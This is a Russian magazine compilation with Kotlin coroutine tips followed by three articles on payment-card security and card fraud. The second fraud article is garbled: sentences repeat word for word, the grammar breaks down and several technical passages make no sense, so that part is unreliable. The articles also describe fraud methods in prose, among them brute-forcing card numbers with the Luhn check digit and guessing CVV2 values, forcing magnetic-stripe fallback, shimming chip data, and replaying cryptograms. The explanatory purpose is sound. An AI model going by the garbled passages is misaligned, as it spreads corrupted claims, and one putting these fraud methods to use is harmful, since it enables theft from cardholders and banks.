И это не просто синтаксический сахар. `LaunchIn` позволяет избежать весьма неочевидных проблем с приложением.

К примеру, когда нужно собрать данные из двух Flow, легко ошибиться и сделать это так:

```
scope.launch {
  flow1
    .onEach { println(it) }
    .collect()

  flow2
    .onEach { println(it) }
    .collect()
}
```

Ошибка здесь в том, что данные из двух Flow не будут собираться одновременно. Сначала будут получены все данные из `flow1`, и только затем начнется сбор `flow2`.

Исправить это неканоничным путем можно так:

```
scope.launch {
  flow1
    .collect { println(it) }
}
scope.launch {
  flow2
    .collect { println(it) }
}
```

Однако при использовании `launchIn` такого не возникнет в принципе:

```
flow1
  .onEach { println(it) }
  .launchIn(coroutineScope)
flow2
  .onEach { println(it) }
  .launchIn(coroutineScope)
```

Как работают корутины

Lets build a coroutine — хорошая статья, объясняющая на пальцах, как работают корутины в Kotlin и других языках.

Разработчики Kotlin называют корутины легковесными потоками. Однако такое объяснение не помогает понять их сути и даже мешает этому. На самом же деле корутины довольно простая, но мало похожая на потоки концепция.

Чтобы разобраться с корутинами (coroutine), надо понять, что такое routine. А это не что иное, как функция. Например, такая:

```
fun saveUserTasks(userId: Int) {
  val user = loadUser(userId)
  println("user loaded")

  val tasks = loadTasks(user)
  println("tasks loaded")

  saveTasks(tasks)
}
```

Две отличительные черты функций:

- они не имеют состояния и всегда запускаются «с чистого листа» (если, конечно, не используют глобальные переменные);
- функция должна завершить свое исполнение, перед тем как вернуть управление вызвавшему ее коду.

Корутина, с другой стороны, имеет состояние и может приостанавливать и возобновлять свое исполнение в определенных точках (возвращая, таким образом, управление еще до завершения своего исполнения).

Если мы попробуем вручную преобразовать приведенную выше функцию в корутину, то получим нечто вроде этого:

```
class State(
  var label: Int = 0,
  var result: Any? = null
)

fun saveUserTasks(userId: Int, state: State) {
  when (state.label) {
    0 -> {
      val user = loadUser(userId)
      println("user loaded")
      state.result = user
      // Точка остановки исполнения
    }

    1 -> {
      // Точка возобновления исполнения
      val user = state.result as User
      val tasks = loadTasks(user)
      println("tasks loaded")
      state.result = tasks
      // Точка остановки исполнения
    }

    2 -> {
      // Точка возобновления исполнения
      val tasks = state.result as List<Task>
      saveTasks(tasks)
    }
  }
}
```

Теперь мы можем запустить нашу доморощенную «корутину» на выполнение с помощью такого кода:

```
fun main() {
  val state = State()
  saveUserTasks(7, state)
  saveUserTasks(7, state)
  saveUserTasks(7, state)
}
```

Результат будет тот же, что и в случае приведенной в начале классической функции. Но теперь у нас появилась возможность запускать и приостанавливать исполнение функции в нескольких точках. Если мы добавим сюда еще несколько подобных корутин, то сможем выполнять их фрагменты поочередно, создав иллюзию одновременного исполнения.

Именно так работают корутины в Kotlin. Он превращает функции с модификатором **suspend** в объект класса Continuation, который внутри представляет собой примерно такую же машину состояний, которую мы изобрели чуть выше. Точки остановки при этом появляются в местах вызова других suspend-функций.


БИБЛИОТЕКИ

- Karavel — библиотека навигации для Jetpack Compose;
- Baloon — библиотека, позволяющая создавать всплывающие подсказки для элементов интерфейса;
- Multik — официальная библиотека Kotlin для работы с многомерными массивами;
- Linkt — библиотека для работы с глубокими ссылками (deep link);
- Bouncy — анимация оверскролла в стиле iOS для RecyclerView;
- GaugeProgressView — очередной круговой прогресс-бар.

БЛИЗКИЕ КОНТАКТЫ

РАЗБИРАЕМСЯ, КАК РАБОТАЮТ СИСТЕМЫ БЕЗОПАСНОСТИ КРЕДИТНЫХ КАРТ

Тимур Юнусов



В твоем кошельке наверняка есть несколько карт международных платежных систем, таких как Visa или Master-Card. Задумывался ли ты, какие алгоритмы используются в этих картах? Насколько платежи безопасны? Мы расплачиваемся картами каждый день, но достоверно знаем о них крайне мало. Еще больше мифов сопровождает карточные платежи. Чтобы понять, какие есть способы похитить деньги с карты, нужно сначала уяснить, как происходит оплата. Давай разбираться вместе.

НОМЕР КАРТЫ

Оплата по номеру карты исторически — самая старшая. Раньше на картах не было ничего, кроме этого номера. Номер был «эмбоссирован» — выдавлен на карте. При оплате карта «прокатывалась» на специальном устройстве, что позволяло продавцу быстро внести номер в древнюю замену базы данных, то есть отпечатать на листе бумаги.


В конце рабочего дня или недели эти данные собирались и передавались в банк-эквайер. Далее банк отправлял запросы на списание этих денег у владельцев карт через банки-эмитенты. Это было так давно, что немного людей знают, откуда появился трехзначный код верификации платежей, записанный на обратной стороне карты, так называемый CVV2/CVC2. До нас дошла информация, что этот код использовался скорее как контрольная сумма, нужная, чтобы владелец карты не ошибся и корректно ввел всю информацию при оплате. Похоже на правду, если учесть, насколько короткий этот код.

Сейчас физическая карта может и вовсе не участвовать в оплате. Это называется card not present и чаще всего используется при оплате в интернете. Если номер карты вводится при оплате в платежном терминале, а это характерно для отелей, бизнесов, ведущих дела по телефону, а также для большинства терминалов в США, такой подтип платежей называется PAN Key Entry.

Многие до сих пор считают, что поле Cardholder name с лицевой стороны карты нужно вводить корректно и что оно проверяется. Это не так — ни один банк не проверяет это поле.

МАГНИТНАЯ ПОЛОСА

Операции с магнитной полосой — один из самых простых методов. Он ассоциируется у людей с определенными типами мошенничества. Скимминг в банкоматах, двойные снятия в ресторанах — все это возможно благодаря недостаткам магнитной полосы. Магнитную полосу легко скопировать — для этого необходим только специальный ридер/энкодер магнитной полосы. Дальше клонированной магнитной полосы достаточно для того, чтобы расплачиваться в большинстве супермаркетов мира. Для верификации владельца карты предполагалось использовать подпись на чеке, которую кассир должен сверить с подписью на обратной стороне карты.



На картинке выше ты видишь пример записанной на карту информации. Черные полоски — это единицы, белые — нули. Существуют open source решения для декодирования этих данных — к примеру, magstripe.

На самом деле по изображению видно, что на карте не одна, а целых две магнитные полосы разной плотности (Track1 и Track2). Какие данные содержатся на магнитной полосе?

- Номер карты, дата окончания действия, имя владельца карты — все, что физически отпечатано на лицевой стороне карты.
- Сервисный код — три цифры, которые помогают взаимодействующему с картой устройству (терминал или банкомат) понять, какие функции есть у карты, а каких нет. Можно ли использовать эту карту в банкомате, оснащена ли карта чипом.
- Код верификации (CVV, CVC, CID — терминология зависит от платежной системы) — код, аналогичный тому, что написан на обратной стороне карты. Он рассчитывается по алгоритму криптографической чек-суммы (MDK MAC) с помощью 128-битного ключа от информации, записанной на магнитной полосе. Использование вычисляемого CVV вместо случайного помогает от атак, когда, например, злоумышленник подменяет сервисный код и пытается убедить платежный терминал, что карта не оснащена чипом. Банк-эмитент получит данные магнитной полосы, сверит их, и контрольная сумма не сойдется с переданным значением в поле CVV. Сверки проходят в защищенном хранилище ключей — так называемом HSM (hardware secure module).

ЧИП/EMV

На смену магнитной полосе в девяностых пришли смарт-карты, для популяризации которых создали консорциум EMV (Europay, MasterCard, Visa). Продвигаемая консорциумом идея была проста: используя особенности смарт-карт, симметричную криптографию и криптографию с открытым ключом, решить все проблемы, связанные с магнитной полосой. Операции со смарт-картой обеспечивают три степени защиты:

1. Аутентификация карты. Проверка платежным терминалом того, что карта подлинная и действительно была выпущена банком N, а не была создана злоумышленниками в домашних условиях.
2. Верификация плательщика. Проверка того, что эта карта принадлежит покупателю, стоящему перед платежным терминалом.
3. Авторизация транзакции. От карты до банка-эмитента путь долгий. Банк должен убедиться, что данные операции нигде не были искажены злоумышленниками. Что сумма осталась неизменной, что дата операции корректная, что эта операция уникальна, а не была уже проведена в прошлом месяце.

Давай пройдемся по используемым методам.

Аутентификация карты

Для аутентификации карты используется криптография с открытым ключом по протоколу RSA. Текущие минимальные требования по длине ключа — 1024 бита. Ограниченное число центров сертификации выпускают ключи для банков, а банки их уже привязывают к самим картам. Приватный ключ хранится на самой смарт-карте в области, недоступной для чтения. Корневые сертификаты устанавливаются на терминал при его настройке. Во время транзакции карта предоставляет публичные ключи платежному терминалу вместе с информацией, зашифрованной приватным ключом в режиме цифровой подписи. Если публичный ключ доверенный и информация, переданная картой, успешно расшифровывается этим ключом, то терминал считает карту аутентичной, выпущенной именно тем банком, который подписал приватный ключ, выданный центром сертификации.

Всего существует три режима аутентификации карты:

- SDA — static data authentication;
- DDA — dynamic data authentication;
- CDA — combined dynamic data authentication.

В первом методе использовалось только одно статическое поле, хранящееся на карте. Оно подписывалось приватным ключом и проверялось терминалом. Это было EMV-поле AIP (application interchange profile). Но консорциум EMV быстро понял, что для популярных в то время офлайновых терминалов (они не выходили в онлайн для сверки криптограммы) этого было явно недостаточно — любой мог клонировать публичный ключ и подписанную статическую строку, чтобы создать подделку.

Следующий метод полагался на динамические данные, приходящие от терминала. Терминал генерирует поле UN — Unique Number, которое подписывается приватным ключом карты. Энтропия этого поля — 2^{32}, чего достаточно для защиты от первой атаки.

Однако в 2009 году исследователи из Кембриджского университета представили работу, описывающую так называемую атаку PIN OK (PDF). Специальное устройство, располагающееся между картой и терминалом, совершало атаку «человек посередине» и подменяло одно из полей, которые отправляла карта. Эту подмену нельзя было обнаружить на терминале с помощью описанных выше методов. Для защиты от таких атак консорциум EMV еще до находки исследователей предусмотрел новый механизм защиты — схему CDA. Во время нее терминал может проверить целостность большинства полей, которые передает карта и которые участвуют в фазе под названием «риск-менеджмент».

Офлайновая аутентификация создавалась в первую очередь для защиты офлайновых платежей, когда терминал не подключен к интернету постоянно. Именно поэтому, если результат работы режимов DDA или CDA не заканчивается успехом, в современных терминалах, подключенных к интернету, это не приведет к отказу транзакции в 99% случаев, так как банк-эмитент авторизует ее с помощью криптограммы, как описано ниже. Однако некоторые платежные системы рекомендуют обращать внимание на постоянные неуспешные аутентификации, особенно если они происходят в разных терминалах.

Верификация плательщика

Есть два основных способа верификации плательщика: ПИН-код и подпись. На самом деле их немного больше — ПИН-код может проверяться в офлайне (на самой карте) и онлайн. Он может быть зашифрован (с помощью симметричного ключа 3DES) или передаваться в открытом виде.

Еще возможен способ верификации NoCVM — то есть отсутствие верификации. Хороший пример таких операций — те, которые не превышают лимиты 3000 рублей и не требуют ввода ПИН-кода. Их иногда называют Tap & Go.

Другой способ, который в зависимости от платежной системы называется CDCVM или On-Device CVM, делает возможной верификацию на мобильном телефоне владельца карты. Как ты уже догадался, он используется в Google Pay и Apple Pay.

Авторизация транзакции

Для авторизации транзакции смарт-карты создают платежную криптограмму. Карта отправляет терминалу список полей — их набор зависит от версии криптограммы и настроек карты. Как правило, это сумма операции, валюта, дата и другие важные для этапа риск-менеджмента настройки терминала. Далее карта дополняет эти поля своими внутренними полями: счетчик операций, версия криптограммы.

Полученная строка шифруется с помощью записанного на карте секретного ключа 3DES в режиме цифровой подписи и передается банку вместе со всей подписанной информацией. Банк-эмитент использует аппаратный модуль безопасности (hardware security module, HSM), на котором в защищенной от чтения области памяти содержится копия симметричного ключа карты.

HSM также создает цифровую подпись по данным от платежного терминала. Если он получит такую же криптограмму, то транзакция будет считаться авторизованной. Это значит, что никто не подменил данные операции во время их передачи от карты до банка эмитента. На этом же этапе расшифровывается и сверяется ПИН-код карты, в случае если используется онлайн-сверка ПИН.

Обрати внимание, что все эти три функции работают хорошо только вместе. Чтобы корректно работала верификация, она должна контролироваться с помощью аутентификации. Если нет авторизации — вся транзакция становится высокорисковой, и так далее.

БЕСКОНТАКТНЫЕ ПЛАТЕЖИ

Бесконтактные платежи стали набирать популярность с середины 2010-х годов. Банки и платежные системы продвигают их как быстрый и удобный способ оплаты. Оно и понятно — чем больше народ платит картами, тем больше можно заработать на комиссиях! С развитием технологий нужно развивать и безопасность, но это далеко не всегда так. И бесконтактные платежи как раз пример из неудачных.

Когда создавались бесконтактные платежи, карты с чипом в США еще не были особенно распространены, поэтому Visa и MasterCard предусмотрели промежуточный шаг, когда новыми бесконтактными картами можно платить на старых несовременных платежных терминалах, которые не поддерживают современную криптографию. Этот шаг называется Legacy modes — режимы, степень безопасности которых значительно ниже, чем у платежей EMV и современных форм бесконтактных платежей.

Legacy modes по степени защиты больше напоминают операции с магнитной полосой, только проводятся через NFC. Несмотря на то что эти режимы предполагалось использовать лишь в нескольких странах, а через какое-то время и вовсе отменить, мы в 2020 году встречаем их повсеместно — в том числе в России, где даже магнитная полоса запрещена.

Отдельная проблема — это то, как платежные системы подошли к реализации бесконтактных платежей. Вместо того чтобы придумать что-то новое, в компаниях Visa и MasterCard решили и здесь использовать EMV, но каждая сделала это по-своему, так что де-юре они перестали быть частью стандарта EMV.

> **INFO**
>
> Что из этого следует:
>
> - Во-первых, механизмы защиты и их проблемы, описанные в начале 2000-х годов, сохранились. В большинстве карт даже криптографические ключи, используемые для криптограмм EMV и NFC, одни и те же.
> - Во-вторых, ассоциация EMV не могла больше влиять на то, как будет построен платежный процесс.

В компании Visa были недовольны слишком долгим временем проведения платежа. Когда для этого использовался чип, проблем не было — карта вставлялась в терминал. Однако в Visa посчитали, что держать карту у терминала, ожидая, пока пройдут все шаги EMV, — это не очень-то удобно. Этап, который вызывал основную задержку, — это офлайновая аутентификация карты.

Одновременно с этим в MasterCard приняли диаметрально противоположное решение — признали, что офлайновая аутентификация важна и для тех карт, которые поддерживают наиболее безопасную схему аутентификации CDA, и сделали ее обязательной. В спецификации EMV, если взаимодействие по схеме CDA не заканчивается успешно, терминал все еще может отправить криптограмму для онлайновой авторизации. Тогда как для бесконтактных платежей MasterCard неудачная аутентификация CDA всегда ведет к отмене платежа. Разница во времени операций незначительная, однако это остается решающим фактором для Visa.

ВЫВОДЫ

Теперь, когда ты знаешь, как работают электронные и в том числе бесконтактные платежи, ты готов к разговору об уязвимостях в этих схемах. Это мы обсудим в следующих статьях, а заодно разберем самые громкие кейсы мошенничества.

БЛИЗКИЕ КОНТАКТЫ

КАК ХАКЕРЫ КРАДУТ ДЕНЬГИ С БАНКОВСКИХ КАРТ

Тимур Юнусов

Сетевые мошенники и кардеры изобретают все новые и новые способы обмана доверчивых покупателей и банков. В этой статье я расскажу о методах, которые преступники используют для обхода системы безопасности банковских карт.

INFO

О том, как работают сами системы безопасности карт, ты можешь узнать из предыдущей статьи.

Все способы мошенничества с банковскими картами можно разделить на две категории. Первая — массовые и хорошо известные. Второго часто называют «большим китайцем»: это инциденты, которые случаются раз в 5–10 лет, занимающиеся катастрофой для атакуемых и многомиллионными прибылями для атакующих и поэтому привлекают к себе очень много внимания со стороны прессы и регуляторов. В любом случае основной критерий успеха у кардеров и не подобных им преступников — прибыльность и простота/low-profile. В связи с ужесточением мер по обеспечению безопасности в последнее время в сфере банковского пластика и грядущей полупрозрачности выбранного метода.

САМЫЕ РАСПРОСТРАНЕННЫЕ ТИПЫ МОШЕННИЧЕСТВА

Начнем с атак, с которыми платежные системы и банки сталкиваются уже довольно регулярно.

Платежи без 3-D Secure

Первое место по распространенности среди современных мошенничеств с банковскими картами занимают атаки, использующие для атакуемых и многомиллионные прибыли для атакующих и поэтому привлекают к себе очень много внимания со стороны прессы и регуляторов. В любом случае основной критерий успеха у кардеров и не подобных им преступников — прибыльность и простота/low-profile. В связи с ужесточением мер по обеспечению безопасности в последнее время в сфере банковского пластика и грядущей полупрозрачности выбранного метода.

Что такое 3-D Secure

3-D Secure — протокол аутентификации авторизации онлайновых платежей, использующая три суффикса домена (отсюда и название 3-Domain Secure): домен интернет-магазина продавца, домен платежной системы и домен аутентификации пользователя на домен платежной системы, где эвадит одноразовый код. Далее результат отправляется на третий домен банка-эквайера, он сверяет этот код и отправляет ответ, который подтверждает или отрицает транзакцию обратно по цепочке интернет-магазину.

INFO

Так как все инфраструктура, использующая платежный термина (POS, Point-of-Sale), называется POS эффект, то в дальнейшем этим термином носит название POS эффекта, несмотря на то что сами POS уже давно не в состоянии. Вместо этого атаке подвергается сама оператор-ская машина — кассовый аппарат (cash register).

В 2013 году американская сеть магазинов Target подверглась крупнейшей атаке. В ней преступники использовали еще не особенно популярную тогда схему «компромитация цепочки поставок». После заражения одного из поставщиков пользовательских данных в рамках его обычной деятельности, скам проникнуть весь домен Windows и проникнуть в операционную систему непосредственно на кассе. На этом системном уровне обрабатывается так называемая RAM-сканер-тройка, которые сканировали пакеты в поисках паттернов track магнитной полоса. Когда трек обнаруживались, трояк переслал их на установленный во внутренней сети C&C-сервер, который дальше уже отправлял эту информацию во внешнюю сеть.

INFO

Для создания копии магнитной банковской карты потребуется несколько секунд и специальный ридер, купить который можно на Алиэкс. Далее злоумышленник создает клон и идет с ним в магазины в Америке или Европе. Данные банковских карт свободно продаются и покупаются на многочисленных хакерских форумах.

Почему же клонирование магнитные карты до сих пор так популярно, несмотря на то что преимущества в виде отсутствия ограничений на сумму покупки просто: во многих американских магазинах до сих пор можно расплатиться картой, отсутствующим на ней чипом, просто проведя по ней считывателем магнитной полосы. В последние 5–10 лет это, как ни странно, самый отсталый рынок, из-за которого магнитная полоса до сих пор присутствует на банковских картах.

Если же платежный терминал вдруг отказался принимать магнитную полосу сразу, есть схема, работающая в обеих Америках и Европе — technical fallback. Эта техника заключается в том, что мошенники-продавцы вставляют в банкомат или терминал карту с несуществующим чипом и после третьей неуспешной попытки чтения терминал тоже предложит провести оплату по магнитной полосе.

В любом из этих случаев ответственность по правилам лежит на магазине, выполняющем такую высокорисковую операцию. Если более платежные системы, такие как MasterCard, чтобы избежать ежедневных рисков, рекомендуют отключить технологию fallback, то в Америке technical fallback. Никому не хочется вешать, были ли на самом деле у клиента украдена карта, или он просто заплатил не платить деньги и обвалить в мошенничество операцию. Ещё меньше хочется объяснять разъяренному клиенту, почему по его карте купили телевизор за тысячи долларов и в сотне километров от их реального местоположения.

А что в России?

В России мошенники не должны принимать в оплате магнитную полосу, если карта оснащена чипом. И даже technical fallback должен быть под запретом. Однако есть нетрадиционные способы. На подстрадные форумах недавно обсуждали, что есть «Ахан» имеет терминалы, принимающие операцию по technical fallback. В любом случае, даже если хакеры не могут использовать уязвимости карт в России, на них не мешает продавать эти данные другим хакерам в Европе или Америке для дальнейшей монетизации.

Офлайновые транзакции по чипу и атаки на аутентификацию

Ты правильно сообразил, что в случае с POS-терминалом 99.9% операций по карте должны совершаться онлайн — с подтверждением критериальных на стороне банка-эмитента. Исключения — это метро, оплаты в самолетах и на крупных лайнерах. То есть там, где интернет доступен с огромным либо нет вовсе, возможности подгонять ждать ответа от банка-эмитента, как, например, у турнокетов метро. Для каждого такого терминала банк-эмитент выдает определенное число раз работать в офлайне то так называемым Floor limit — операции ваше этих лимитов должны были подтверждаться онлайн, а ниже — проходили в «локальном режиме», то есть подтверждаться самим терминалом. Еще 5–10 лет назад, конечно, такие терминалов, особенно в странах Латинской и Северной Америки были просто в изобилии, что тебе массово пытаться атаковать недостатки офлайновой аутентификации карт.

БЕЛЫЕ КИТЫ

Именно для защиты от массового и простого мошенничества когда-то были изобретены карты с чипом с подтверждения транзакций с помощью кода 3-D Secure. Эти методы защиты не идеальны, у них были свои проблемы, о которых эксперты предупреждали с самого начала. Однако такие карты до сих пор не удается полностью взломать, и у кардеров атака получается, она больше похожа на бизнес — все происходит в считанные дни или часы. Небольшая группа злоумышленников получает максимум прибыли и исчезает с горизонта. Именно такой сценарий случился с новой новой схемой атакующих с экспертов большой интерес.

Такие случаи так называть вполне уместно. Это инциденты, которые случаются раз в 5–10 лет, заканчиваются катастрофой для атакуемых банков и многомиллионными прибылями для атакующих и поэтому привлекают к себе очень много внимания со стороны прессы и регуляторов. Я расскажу о нескольких видах подобных атак, чтобы на глазах промпилотировать фундаментальные недостатки технологий карточных платежей.

Распределенные атаки на подбор карточных реквизитов

Такие атаки часто называют BIN attack или distributed brute-forcing attack. Эти названия они получили благодаря самому громкому случаю, который произошел в 2016 году. Тогда английский банк Tesco подвергся распределенной атаке такого масштаба, что им пришлось выключить карточные платежи на 48 часов. За несколько дней злоумышленникам удалось украсть 22 миллиона фунтов с 20 тысяч карт. Как же упоминалось, эти данные легко могут использоваться для оплаты в интернет-магазинах, не основанных 3-D Secure. Однако тут есть нюанс: в 2018 году регулятор потребовал банки на 16 миллионов фунтов за атаку 2016 года, — сверх всего, это указывает на то, что сами карты не были оснащены 3-D Secure.

INFO

Правила, называемые 3-D Secure Liability shift, определяют ответственную сторону в случае мошеннических операций: если банк не оснащает карты 3-D Secure, ответственность за мошенничество лежит на банке. Если карты, оснащенные 3-D Secure, использованы, например, в Алиэкс, где данная технология не применяется, ответственность лежит на интернет-магазине.

Как хакеры подбирают полные реквизиты карт?

Предположим, у нас есть одна карта — наша. Ее номер состоит из нескольких частей. Первые шесть цифр называются BIN — bank identification number. Один и тот же BIN при этом может принадлежать более чем одному банку, кроме того, у банка может быть несколько BIN. Range. Однако это правило отправная точка, от которой и пошло знание атаки. Последняя цифра такое вычисляется по алгоритму контрольной суммы «Луна».

Предположим, наша карта имеет номер 1234 5678 1234 5670. Следующая карта из этого диапазона, согласно алгоритму, будет заканчиваться на 5688, затем 5696 и так далее. Есть ненулевая вероятность того, что карта 5688 и 5696 существуют и активны.

Теперь необходимо выяснить значение поля Expiry Date. Если банк выдает номера карт последовательно, то, значит, следующий клиент банка, которому выпустили карту после тебя, будет обладать номером 5688. Если банк большой и открывает сотни карт каждый день, скорее всего, поле Expiry Date совпадет с твоим на твоей карте либо будет отличаться на один месяц. Для защиты от подобного подбора значений платежные системы применяют вводить дополнительную цифру — выдавать их не последовательно, а случайно. Тогда каждая карта получит случайную Expiry Date карты 5688.

Но нерешаемых задач нет. Существует множество банковских операций, которые помогают подобрать значения PAN / Expiry Date. Операция ping — система восстановления карты или логина мобильного банка, регистрация в системе ДБО, возврат денежных средств в платежном эквайринге.

И наконец, остается тайна карты: цифры с обратной стороны карты — CVV2/CVVC2. В конце 2018 года, когда исследователи из Университета Ньюкасла впервые провели анализ атаки на банк Tesco, они обнаружили, что 291 из 400 самых популярных онлайновых сервисов дает возможность перебирать поле CVV2. Это неудивительно: ведь данные не принадлежат владельцам этих сервисов. Сервис — сервис-инструмент для эквиэдинга. Значит, у злоумышленников всегда будет достаточно инструментов для перебора реквизитов банковских карт. Например, в 2019 году хакерская уязвимость была устранена в платежном модуле Magento CMS для PayPal.

Другая часто применяемая злоумышленниками разновидность этой атаки — это использование фишинговых сайтов для выгрузки необходимого кошелька Google Pay или Apple Pay. Идея проста: злодеи заявляется в том, что один из самых громких случаев мошенничества был настоящим: на сайте магазина Apple. Дело в том, что мобильные платежи банки в Америке нет требуют дополнительной верификации с помощью одноразового кода или звонка в банк при первом мобильного кошелька Apple Pay. Это означает, что, зная только номер карты, срок ее действия и код CVV2, можно выпустить полноценную виртуальную карту, с помощью которой уже можно расплачиваться по всему миру, в том числе в СНГ.

Существует еще одно средство защиты платежной категории card-not-present. Оно называется address verification system. В этом случае при совершении платежа платежная система сверяет ещё и цифры из почтового индекса и адреса, по которому зарегистрирована карта (postcode / billing address). Такой же цифровой ключ есть большинства платежные терминалы, поддерживающие метод PAN Key Entry (о нем я рассказывал в прошлой статье).

ЗАКЛЮЧЕНИЕ

По оценкам Positive Technologies, до 50% банков до сих пор не защищают своих клиентов от подбора значений CVV2 и Expiry Date. Именно поэтому трояки из стран Латинской Америки так активно занимаются поиском по всему миру карт и банков, уязвимых к данным атакам.

О дарке «Белых китов» карточного мошенничества я рассказал в следующей раз.

Тимур Юнусов

БЛИЗКИЕ КОНТАКТЫ

КАК РАБОТАЮТ АТАКИ НА ЧИПОВЫЕ КАРТЫ


Практически все современные банковские карты снабжены специальным чипом, на котором хранится необходимая для платежей информация. В сегодняшней статье я расскажу о способах мошенничества с такими картами, а также о применяемых банками методах противодействия кардерам.

INFO

О принципах, на которых строится безопасность банковских платежных систем, ты можешь узнать в статьях «Разбираемся, как работают системы безопасности кредитных карт» и «Как хакеры крадут деньги с банковских карт».

ЧИПОВОЕ ЛЕГАСИ

Один из видов информации, содержащейся на чиповой карте, — это так называемый Track2 Equivalent. Он практически один в один повторяет содержимое магнитной полосы и, скорее всего, служит в качестве параметра идентификации карты в системах HSM и других подсистемах карточного процессинга. Один из видов атак, которые время от времени проводятся злоумышленниками, подразумевает запись данных Track2 Equivalent на магнитную полосу, после чего мошеннические операции проводятся либо как обычные транзакции по магнитной полосе, либо в режиме technical fallback. Для хищения таких данных из банкоматов используются так называемые шиммеры.



Шиммер — устройство для незаметного снятия данных при использовании чиповых карт в банкоматах

В одной из статей о шимминге упоминается, что в 2006 году, в самом начале выпуска чиповых карт, в Великобритании поле Track2 Equivalent содержало в себе оригинальный CVV2/CVC2. Из-за этой ошибки было легко создавать клоны магнитных полос карт, по которым оплата происходила с помощью чипа. Тогда платежные системы решили использовать разные seed при генерации полей CVV2/CVC2 на магнитной полосе и в поле Track2 Equivalent. Казалось бы, задача решена — значение секретного поля CVV2/CVC2 на магнитной полосе не совпадает с тем, что записано на чипе. Но шимминг жив и по-прежнему процветает. Почему?

Многие банки до сих пор одобряют транзакции со считанными с чипа значениями CVV2/CVC2! Об этом часто упоминает Visa и почти не пишет MasterCard. Одна из причин, по моему мнению, — практически во всех картах MasterCard CVC2 в Track2 Equivalent равен 000. Для русских карт это также неактуально: среди протестированных мной за два года десятков банков я не нашел ни одной карты, где эта атака была бы возможна. Тем не менее стоит отметить, что подобные атаки популярны в Америке.

INFO

Одна из немногих карт MasterCard, с которой мне удалось воспроизвести эту атаку, принадлежала банку, вообще не проверявшему значение поля CVC2. Я мог подставить туда что угодно — 000, 999 или любые другие варианты между этими числами. Скорее всего, в этом банке не был отключен режим отладки, одобряющий любые транзакции.

Чем это чревато? Хакер мог бы подменить поле `Service Code`, указывающее, что карта не содержит чипа, и сверка целостности этого поля была бы невозможна, потому что любой CVC2 принимался процессингом. Уязвимость, очень сильно похожая на следующую в списке, была быстро устранена после письма в банк.

По моей статистике, **4 из 11 карт были подвержены подобным атакам**.

БРАЗИЛЬСКИЙ ХАК

Под этим термином понимают несколько видов атак, в том числе атаку на офлайн-терминалы, описанную «Лабораторией Касперского». О самой массовой атаке с таким названием рассказывал Брайан Кребс. В чем суть нашумевшей атаки?

В начале 2010-х чиповые карты наконец-то получили широкое распространение в США. Несколько банков начали выпускать такие карты. Стоит заметить, что до сих пор самая распространенная чиповая схема в США — это не Chip & PIN, а Chip & Signature. Владельцу подобной карты не надо вводить ПИН-код, а нужно только вставить карту в считыватель и подтвердить транзакцию подписью на чеке. Почему эта схема так прижилась — расскажу дальше.

Как мне кажется, где-то в этом процессе произошла инсайдерская утечка информации, и хакеры узнали, что чиповая транзакция вроде и проходит, но не проверяется на стороне банка-эмитента. Банк просто брал поле Track2 Equivalent и проводил идентификацию, как если бы это была обычная транзакция по магнитной полосе. С несколькими нюансами: ответственность за мошенничество такого рода по новым правилам EMV Liability Shift теперь лежала на банке-эмитенте. А банки-эмитенты, не до конца понимая, как работали такие карты, не вводили сильных ограничений на «чиповые» транзакции и не использовали системы антифрода.

Быстро сообразив, что из этого можно извлечь выгоду, кардеры стали открывать мерчант-аккаунты и, используя купленные на черном рынке данные магнитных полос Track2, совершали сотни транзакций «чипом». Расследование заняло годы, и к моменту его окончания мошенники уже скрылись. Суммы потерь не разглашаются, однако очевидно, что они были существенными. Самое печальное, что с тех пор жители Латинской Америки рыщут по всему свету в поисках «белых китов» и активно тестируют банки, пытаясь найти другой такой же неотключенный отладочный интерфейс.

CRYPTOGRAM REPLAY И CRYPTOGRAM PREPLAY

«В дикой природе» подобная атака наблюдалась лишь единожды. Она была задокументирована и описана (PDF) в исследовании известных специалистов из Кембриджского университета.

Суть атаки заключается в обходе механизмов, обеспечивающих уникальность каждой транзакции и криптограммы. Атака позволяет «клонировать транзакции» для дальнейшего использования уже без доступа к оригинальной карте. В первой части уже рассказывалось, что на входе карта получает определенный набор данных: сумму, дату транзакции, а также два поля, обеспечивающих энтропию, даже если сумма и дата одинаковые. Со стороны терминала энтропию 2^{32} обеспечивают 4 байта поля **UN** — случайного числа. Со стороны карты — ATC-счетчик операций, увеличивающийся каждый раз на единицу. Псевдофункция выглядит примерно так:

```
Cryptogram=Signature(ATC,UN,Amount,Misc,SecretKey)
```

Если одно из полей меняется, изменяется и выходное значение криптограммы. Однако что произойдет, если все поля останутся прежними? Значит, и прежняя криптограмма останется валидной. Из этого следуют две возможности атак на чиповые транзакции.

Cryptogram Replay. Если скомпрометированный терминал выдает одно и то же поле **UN**, однажды считанная с карты криптограмма с переданным предсказуемым полем **UN** может использоваться сколько угодно раз. Даже на следующий день злоумышленники могут передавать информацию о старой криптограмме со старой датой в запросе на авторизацию, и это не приведет к отказу. В моих прошлогодних тестах я повторил одну и ту же криптограмму семь раз на протяжении семи дней, и это не вызвало никаких подозрений у банка.




Схема атаки Cryptogram Replay

Cryptogram Preplay. Эта схема используется, если уязвимый терминал возвращает не один и тот же **UN**, но выдает их предсказуемыми. Именно так работал уязвимый банкомат в описанной выше мальтийской атаке. В таком случае злоумышленник при физическом доступе к карте клонирует несколько транзакций «на будущее». В отличие от первой атаки, каждая транзакция может использоваться только один раз.

Эта атака интересна с исторической точки зрения развития протокола EMV. Когда протокол создавался, поле ATC было создано специально для защиты от подобных атак.

Банк-эмитент должен был проверять значение поля ATC, и, если эти значения приходили не по порядку, с заметными скачками, подозрительные транзакции отклонялись.

Например, если на процессинг поступали транзакции значением ATC **0001, 0002, *0008*, *0008*, 0009, 0010, *0003*, *0004***, то операции, номера которых выделены в этой последовательности, должны были считаться подозрительными и отклоняться процессингом. Но затем начали поступать жалобы от клиентов, и в технологию были внесены коррективы.

Рассмотрим пример: клиент банка садится в самолет, расплачивается в самолете картой с использованием офлайн-терминала. Далее самолет приземляется, и клиент расплачивается картой в отеле. И только после этого используемый в самолете терминал подключается к сети и передает данные о транзакциях. В таком случае будет зафиксирован скачок ATC, и, следуя правилам платежных систем, банк мог бы отклонить абсолютно легитимную транзакцию. После нескольких подобных эпизодов платежные системы внесли корректив в их требования по «скачкам ATC»:

- скачки должны считаться, только если дельта между значениями счетчика «выше X», где значение X каждый банк должен определять индивидуально;
- скачки не обязательно служат признаком мошенничества, однако постоянные скачки выше значения X — это повод связаться с клиентом для выяснения обстоятельств.

